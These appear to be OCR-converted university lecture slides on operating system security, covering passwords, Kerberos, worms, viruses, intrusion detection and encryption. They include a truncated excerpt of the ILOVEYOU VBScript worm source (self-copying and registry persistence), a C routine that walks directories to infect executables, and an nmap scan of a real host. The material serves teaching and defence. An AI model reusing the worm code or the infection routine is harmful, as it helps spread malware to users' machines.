Module 19: Security

- The Security Problem
- Authentication
- Program Threats
- System Threats
- Securing Systems
- Intrusion Detection
- Encryption
- Windows NT

The Security Problem

- Security must consider external environment of the system, and protect it from:
  - unauthorized access.
  - malicious modification or destruction
  - accidental introduction of inconsistency.
- Easier to protect against accidental than malicious misuse.

Authentication

- User identity most often established through *passwords*, can be considered a special case of either keys or capabilities.
- Passwords must be kept secret.
  - Frequent change of passwords.
  - Use of “non-guessable” passwords.
  - Log all invalid access attempts.
- Passwords may also either be encrypted or allowed to be used only once (challenge/response)
- Biometrics
- Passcode card

Crypt()

- Unix encrypts passwords with crypt()
- 56 bit key
- Direct brute-force decryption is very hard
  - 2^56 attempts
  - Making 2^10 attempts per second = 2^46 s (2k years)
- Yet, I can download programs that can “crack” passwords in a password file in a few minutes
- How?
  - Hint: There is no “decrypt()” command in Unix

/etc/passwd – in the old days

```
root:Nj9vo7mTe:0:0:root:/root:/bin/bash
bin:v6kN3gAee:1:1:bin:/bin:/sbin/nologin
daemon:v6kN3gAee:2:2:daemon:/sbin:/sbin/nologin
adm:1KqmGpj1z:3:4:adm:/var/adm:/sbin/nologin
lp:Tx5Eo0hkh:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:OYp14dalm:5:0:sync:/sbin:/bin/sync
shutdown:r2un6IDdk:6:0:shutdown:/sbin:/sbin/shutdown
halt:e52ewsjBG:7:0:halt:/sbin:/sbin/halt
mail:uXdzw03tC:8:12:mail:/var/spool/mail:/sbin/nologin
news:l15aQvgHw:9:13:news:/var/spool/news:
uucp:F3rR8xzat:10:14:uucp:/var/spool/uucp:/sbin/nologin
```


/etc/passwd – today

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
```

Kerberos

- Authentication service developed at MIT
- User obtains ticket from authentication server
- Ticket is used for authentication to other services
- User and service must have keys registered with the authentication server
  - User key derived from password
  - Service key is randomly chosen


Program Threats

- Trojan Horse
  - Code segment that misuses its environment.
  - Exploits mechanisms for allowing programs written by users to be executed by other users.
  - You should never have "." in your path
- Trap Door
  - Specific user identifier or password that circumvents normal security procedures.
  - Could be included in a compiler.
- Stack and Buffer Overflow
  - Exploits a bug in a program (overflow either the stack or memory buffers.)

System Threats

- Worms – use spawn mechanism; standalone program
- Internet worm
  - Exploited UNIX networking features (remote access) and bugs in *finger* and *sendmail* programs.
  - Grappling hook program uploaded main worm program.
- Viruses – fragment of code embedded in a legitimate program.
  - Mainly effect microcomputer systems.
  - Downloading viral programs from public bulletin boards or exchanging floppy disks containing an infection.
  - *Safe computing*.
- Denial of Service
  - Overload the targeted computer preventing it from doing any sueful work.
- Packet Sniffing (demo)
  - Never ever send password (or other sensitive info) in cleartext

The Morris Internet Worm



Morris Worm

- Two programs: bootstrap and the worm proper
- Bootstrap was 99 lines of C (l1.c)
- Compiled and executed on machine under attack
- When running, it fetched main worm
- Main worm spread to other machines
- Infection via
  - Rsh to trusted machines
  - Buffer overflow to finger command to get root sh
  - Sendmail

Other Worms

```
rem  barok -loveletter(vbe) <i hate go to school>
rem  by: spyder  /  ispyder@mail.com  /  @GRAMMERSoft Group /  Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,downread
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32",dirsystem&"\MSKernel32
regcreate HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL",dirwin&"\Win32DLL
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
```

Other Worms (I Love You)

- Sent as vbs script
- Replaces files with copies of itself
- Creates an mIRC script
- Modifies Internet Explorer start page
- Sends copies of itself via email
- Modifies registry keys

- Bottom Line
  - Don't use script-enabled email
  - Be wary of opening attachments, especially from untrusted sources (but even from trusted sources)

- Amusing note – the previous slide will trigger virus-protection

How Viruses Work (1)

- Virus written in assembly language
- Inserted into another program
  - use tool called a "dropper"
- Virus dormant until program executed
  - then infects other programs
  - eventually executes its "payload"


How Viruses Work (2)

Recursive procedure that finds executable files on a UNIX system

Virus could infect them all


```
#include <sys/types.h>                  /* standard POSIX headers */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                       /* for lstat call to see if file is sym link */

search(char *dir_name)
{                                       /* recursively search for executables */
    DIR *dirp;                          /* pointer to an open directory stream */
    struct dirent *dp;                  /* pointer to a directory entry */

    dirp = opendir(dir_name);           /* open this directory */
    if (dirp == NULL) return;           /* dir could not be opened; forget it */
    while (TRUE) {
        dp = readdir(dirp);             /* read next directory entry */
        if (dp == NULL) {               /* NULL means we are done */
        chdir ("..");                   /* go back to parent directory */
        break;                          /* exit loop */
    }
    if (dp->d_name[0] == '.') continue; /* skip the . and .. directories */
    lstat(dp->d_name, &sbuf);           /* is entry a symbolic link? */
    if (S_ISLNK(sbuf.st_mode)) continue; /* skip symbolic links */
    if (chdir(dp->d_name) == 0) {       /* if chdir succeeds, it must be a dir */
        search(".");                    /* yes, enter and search it */
    } else {                                /* no (file), infect it */
        if (access(dp->d_name,X_OK) == 0) /* if executable, infect it */
            infect(dp->d_name);
    }
    closedir(dirp);                     /* dir processed; close and return */
}
```


How Viruses Work (3)



- An executable program
- With a virus at the front
- With the virus at the end
- With a virus spread over free space within program

How Viruses Work (4)




- After virus has captured interrupt, trap vectors
- After OS has retaken printer interrupt vector
- After virus has noticed loss of printer interrupt vector and recaptured it

How Viruses Spread

- Virus placed where likely to be copied
- When copied
  - infects programs on hard drive, floppy
  - may try to spread over LAN
- Attach to innocent looking email
  - when it runs, use mailing list to replicate

Antivirus and Anti-Antivirus Techniques



(a) A program
(b) Infected program
(c) Compressed infected program
(d) Encrypted virus
(e) Compressed virus with encrypted compression code

Antivirus and Anti-Antivirus Techniques

(a)	(b)	(c)	(d)	(e)
MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1
ADD B,R1	NOP	ADD #0,R1	OR R1,R1	TST R1
ADD C,R1	ADD B,R1	ADD B,R1	ADD B,R1	ADD C,R1
SUB #4,R1	NOP	OR R1,R1	MOV R1,R5	MOV R1,R5
MOV R1,X	ADD C,R1	ADD C,R1	ADD C,R1	ADD B,R1
	NOP	SHL #0,R1	SHL R1,0	CMP R2,R5
	SUB #4,R1	SUB #4,R1	SUB #4,R1	SUB #4,R1
	NOP	JMP .+1	ADD R5,R5	JMP .+1
	MOV R1,X	MOV R1,X	MOV R1,X	MOV R1,X
			MOV R5,Y	MOV R5,Y

Examples of a polymorphic virus
All of these examples do the same thing

Antivirus and Anti-Antivirus Techniques

- Integrity checkers
- Behavioral checkers
- Virus avoidance
  - good OS
  - install only shrink-wrapped software
  - use antivirus software
  - do not click on attachments to email
  - frequent backups
- Recovery from virus attack
  - halt computer, disconnect from network, reboot from safe disk, run antivirus
  - Halt computer, disconnect from network, reinstall OS, install patches, reconnect

Hacking

- Port-scan to look for exploitable services
- Use known exploits
- Easily automated
- Hence the term “script kiddies”

Example

```
milliways:u/lums[30] % nmap osl.iu.edu

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on milliways.osl.iu.edu (129.79.245.239):
(The 1537 ports scanned but not shown below are in state: closed)
Port      State     Service
22/tcp    open      ssh
25/tcp    open      smtp
80/tcp    open      http
111/tcp   open      sunrpc
400/tcp   open      work-sol
514/tcp   open      shell
515/tcp   open      printer
587/tcp   open      submission
778/tcp   open      unknown
993/tcp   open      imaps
2003/tcp  open      cfingerd
2401/tcp  open      cvspserver

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```


Threat Monitoring

- Check for suspicious patterns of activity – i.e., several incorrect password attempts may signal password guessing.
- Audit log – records the time, user, and type of all accesses to an object; useful for recovery from a violation and developing better security measures.
- Scan the system periodically for security holes; done when the computer is relatively unused.
- Watch all network traffic (ala Bro)


Threat Monitoring (Cont.)

- Check for:
  - Short or easy-to-guess passwords
  - Unauthorized set-uid programs
  - Unauthorized programs in system directories
  - Unexpected long-running processes
  - Improper directory protections
  - Improper protections on system data files
  - Dangerous entries in the program search path (Trojan horse)
  - Changes to system programs: monitor checksum values
- Note however, that once an intruder gains privileged access, security logs as well as security programs can be modified

FireWall

- A firewall is placed between trusted and untrusted hosts.
- The firewall limits network access between these two security domains.

Network Security Through Domain Separation Via Firewall




Intrusion Detection

- Detect attempts to intrude into computer systems.
- Detection methods:
  - Auditing and logging.
  - Tripwire (UNIX software that checks if certain files and directories have been altered – I.e. password files)
- System call monitoring

Data Structure Derived From System-Call Sequence

system call	distance = 1	distance = 2	distance = 3
open	read getrlimit	mmap	mmap close
read	mmap	mmap	open
mmap	mmap open close	open getrlimit	getrlimit mmap
getrlimit	mmap	close	
close			

Basics of Cryptography



Relationship between the plaintext and the ciphertext

Secret-Key Cryptography

- Monoalphabetic substitution
  - each letter replaced by different letter
- Given the encryption key,
  - easy to find decryption key
- Secret-key crypto called symmetric-key crypto


Public-Key Cryptography

- All users pick a public key/private key pair
  - publish the public key
  - private key not published
- Public key is the encryption key
  - private key is the decryption key

One-Way Functions

- Function such that given formula for f(x)
  - easy to evaluate y = f(x)
- But given y
  - computationally infeasible to find x

Digital Signatures



- Computing a signature block
- What the receiver gets

Encryption

- Encrypt clear text into cipher text.
- Properties of good encryption technique:
  - Relatively simple for authorized users to encrypt and decrypt data.
  - Encryption scheme depends not on the secrecy of the algorithm but on a parameter of the algorithm called the encryption key.
  - Extremely difficult for an intruder to determine the encryption key.
- *Data Encryption Standard* substitutes characters and rearranges their order on the basis of an encryption key provided to authorized users via a secure mechanism. Scheme only as secure as the mechanism.

Encryption (Cont.)

- Public-key encryption based on each user having two keys:
  - public key – published key used to encrypt data.
  - private key – key known only to individual user used to decrypt data.
- Must be an encryption scheme that can be made public without making it easy to figure out the decryption scheme.
  - Efficient algorithm for testing whether or not a number is prime.
  - No efficient algorithm is know for finding the prime factors of a number.

Encryption Example - SSL

- SSL – Secure Socket Layer
- Cryptographic protocol that limits two computers to only exchange messages with each other.
- Used between web servers and browsers for secure communication (credit card numbers)
- The server is verified with a **certificate**.
- Communication between each computers uses symmetric key cryptography.

SSL Session

- Client requests a document from a secure server (https://www.citibank.com/)
- Server sends its certificate to the client
- Client checks whether the certificate was issued by trusted CA
- Client compares the information in the certificate with the site's public key and domain name.
- Client tells the server what Cipher suites it has available
- Server picks the strongest mutually available cipher suite and notifies the client
- Client then generates a ***session key***, encrypts it using the server's public key and sends it to the server
- Server receives the encrypted session key and decrypts it using its private key
- Client and the server use the session key to encrypt and decrypt the data they send to each other

Five Mistakes Users Make

- Failing to install anti-virus, keep its signatures up to date, and apply it to all files.
- Opening unsolicited e-mail attachments without verifying their source and checking their content first, or executing games or screen savers or other programs from untrusted sources.
- Failing to install security patches-especially for Microsoft Windows, Microsoft Office, Microsoft Internet Explorer, and Netscape.
- Not making and testing backups.
- Using a modem while connected through a local area network.

Ten Mistakes System Admins Make

- Connecting systems to the Internet before hardening them.
- Connecting test systems to the Internet with default accounts/passwords
- Failing to update systems when security holes are found.
- Using telnet and other unencrypted protocols for managing systems, routers, firewalls, and PKI.
- Giving users passwords over the phone or changing user passwords in response to telephone or personal requests when the requester is not authenticated.
- Failing to maintain and test backups.
- Running unnecessary services, especially ftpd, telnetd, finger, rpc, mail, rservices
- Implementing firewalls with rules that don't stop malicious or dangerous traffic-incoming or outgoing.
- Failing to implement or update virus detection software
- Failing to educate users on what to look for and what to do when they see a potential security problem.

Computer Security Classifications

- U.S. Department of Defense outlines four divisions of computer security: **A**, **B**, **C**, and **D**.
- **D** – Minimal security.
- **C** – Provides discretionary protection through auditing. Divided into **C1** and **C2**. **C1** identifies cooperating users with the same level of protection. **C2** allows user-level access control.
- **B** – All the properties of **C**, however each object may have unique sensitivity labels. Divided into **B1**, **B2**, and **B3**.
- **A** – Uses formal design and verification techniques to ensure security.

Windows NT Example

- Configurable security allows policies ranging from D to C2.
- Security is based on user accounts where each user has a security ID.
- Uses a subject model to ensure access security. A subject tracks and manages permissions for each program that a user runs.
- Each object in Windows NT has a security attribute defined by a security descriptor. For example, a file has a security descriptor that indicates the access permissions for all users.